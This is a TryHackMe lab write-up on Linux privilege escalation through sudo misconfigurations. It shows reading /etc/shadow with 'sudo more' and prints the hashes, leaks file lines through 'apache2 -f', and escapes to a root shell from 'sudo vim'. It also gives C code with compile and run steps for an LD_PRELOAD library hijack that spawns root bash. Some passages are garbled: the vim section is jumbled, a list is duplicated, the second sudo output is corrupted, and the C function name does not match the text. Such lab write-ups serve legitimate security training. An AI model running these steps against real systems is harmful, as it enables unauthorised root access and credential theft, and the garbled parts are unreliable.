

Linux Privilege Escalation: Sudo Misconfigurations

I take tryhackme room: <https://tryhackme.com/room/linuxprivesc>

First connect with the IP address of targeted machine

```
(kali@kali)-[~]
$ ssh -oHostKeyAlgorithms=+ssh-rsa user@10.201.45.42
user@10.201.45.42's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 25 11:13:38 2025 from ip-10-21-244-147.ec2.internal
user@debian:~$
```

Sudo (Superuser Do) is a command-line utility in Unix and Linux systems that allows a permitted user to execute commands as another user, typically the root (superuser), according to security rules defined in the system's configuration.

Unlike switching users entirely, sudo runs a single command with elevated or different user privileges while keeping a record of the activity for security and auditing purposes.

This Sudo -l command let us that we can run these commands or tools without any password.

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host: not the root password,
env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
(root) NOPASSWD: /usr/sbin/iftop
(root) NOPASSWD: /usr/bin/find
(root) NOPASSWD: /usr/bin/nano
(root) NOPASSWD: /usr/bin/vim
(root) NOPASSWD: /usr/bin/man
(root) NOPASSWD: /usr/bin/awk
(root) NOPASSWD: /usr/bin/less
(root) NOPASSWD: /usr/bin/ftp
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/sbin/apache2
(root) NOPASSWD: /bin/more
user@debian:~$
```

“Sudo more” are used to read files.




```

user@debian:~$ sudo more /etc/shadow
root:$6$Tb/euwmK$0XA.dwMe0AcopwB168boTG5zi65wIHsc840WAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon*:17298:0:99999:7:::
bin*:17298:0:99999:7:::
sys*:17298:0:99999:7:::
sync*:17298:0:99999:7:::
games*:17298:0:99999:7:::
man*:17298:0:99999:7:::
lp*:17298:0:99999:7:::
mail*:17298:0:99999:7:::
news*:17298:0:99999:7:::
uucp*:17298:0:99999:7:::
proxy*:17298:0:99999:7:::
www-data*:17298:0:99999:7:::
backup*:17298:0:99999:7:::
list*:17298:0:99999:7:::
irc*:17298:0:99999:7:::
gnats*:17298:0:99999:7:::
nobody*:17298:0:99999:7:::
libuuid!:17298:0:99999:7:::
Debian-exim!:17298:0:99999:7:::
sshd*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYirKDW5IJy32FBGjwYpT201zrR2xTR0v7wRIkF8.:17298:0:99999:7:::
statd*:17298:0:99999:7:::
mysql!:18133:0:99999:7:::
user@debian:~$

```

Apache2 does not normally allow you to read arbitrary files. However, when you use the -f option, which is meant to specify an alternate ServerConfigFile, Apache attempts to load that file as its configuration file.



```

user@debian:~$ sudo apache2 -f /etc/sudoer
apache2: Could not open configuration file /etc/sudoer: No such file or directory
user@debian:~$ sudo apache2 -h
Usage: apache2 [-D name] [-d directory] [-f file]
               [-C "directive"] [-c "directive"]
               [-k start|restart|graceful|graceful-stop|stop]
               [-v] [-V] [-h] [-l] [-L] [-t] [-S] [-X]

Options:
  -D name       : define a name for use in <IfDefine name> directives
  -d directory  : specify an alternate initial ServerRoot
  -f file       : specify an alternate ServerConfigFile
  -C "directive" : process directive before reading config files
  -c "directive" : process directive after reading config files
  -e level      : show startup errors of level (see LogLevel)
  -E file       : log startup errors to file
  -v            : show version number
  -V            : show compile settings
  -h            : list available command line options (this page)
  -l            : list compiled in modules
  -L            : list available configuration directives
  -t -D DUMP_VHOSTS : show parsed settings (currently only vhost settings)
  -S            : a synonym for -t -D DUMP_VHOSTS
  -t -D DUMP_MODULES : show all loaded modules
  -M            : a synonym for -t -D DUMP_MODULES
  -t            : run syntax check for config files
  -X            : debug mode (only one worker, do not detach)
user@debian:~$

```

If the specified file is not a valid Apache configuration file, Apache returns an error. In that error message, it often displays information about the problem, including content from the first line of the file.

As a result, this behavior can unintentionally reveal the first line of a file, even though Apache is not designed to function as a file-reading tool.

Vim is a powerful text editor that allows users to temporarily escape to the system shell to execute external commands without closing the editor.

```

In Vim, the ! (exclamation mark) is used to run external shell commands or to force ex
its meaning depends on where you use it.

VIM - Vi IMproved
version 7.2.445
by Bram Moolenaar et al.
Modified by pkg-vim-maintainers@lists.aliases.debian.org
When used in Vim is open source and freely distributable

Sponsor Vim development!
type :help sponsor<Enter> for information

More commands
type :q<Enter> to exit
type :help<Enter> or <F1> for on-line help
type :help version7<Enter> for version info

Example:
bash
$ vim
:q!
$

This tells Vim

```

```
user@debian:~$ sudo vim
```

```
uid=0(root) gid=0(root) groups=0(root)
```

1. `/bin/bash` is the Bash shell executable.
2. Running it starts a new shell session.
3. It does NOT automatically give root access.
4. It simply starts a shell with the same privileges as your current user.
5. If you are already logged in as root (or using `sudo vim`), then the new shell will have root privileges.

1. `/bin/bash` is the Bash shell executable.
2. Running it starts a new shell session.
3. It does NOT automatically give root access.
4. It simply starts a shell with the same privileges as your current user.
5. If you are already logged in as root (or using `sudo vim`), then the new shell will have root privileges.

```
Press ENTER or type command to continue
root@debian:/home/user#
```

```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host: !not the root password.
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
    * it provides a way to run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$
```

1. Write a shared library that executes automatically when loaded.
2. Use `_init()` so it runs before `main()`.
3. Remove `LD_PRELOAD` to avoid loop.
4. Spawn a shell.

```
init() {
    unsetenv("LD_PRELOAD");
    system("/bin/bash");
}
```

Compile the Shared Library

1. Convert C file into .so file.
2. Use position-independent code.

```
user@debian:~$ gcc -fPIC -shared -nostartfiles -o file.o file.c
user@debian:~$ ls
file.c  file.o  myvpn.ovpn  tools
user@debian:~$
```

Run Using env LD_PRELOAD

1. Use `env` to temporarily set `LD_PRELOAD`.
2. Force the target binary to load your `.o` first.

```
user@debian:~$ sudo LD_PRELOAD=/home/user/file.o vim
root@debian:/home/user#
```

The same technique can be applied using `LD_LIBRARY_PATH`, where we place a malicious shared library in a custom directory and set `LD_LIBRARY_PATH` to load our library before the system's legitimate libraries, forcing the program to execute our injected code.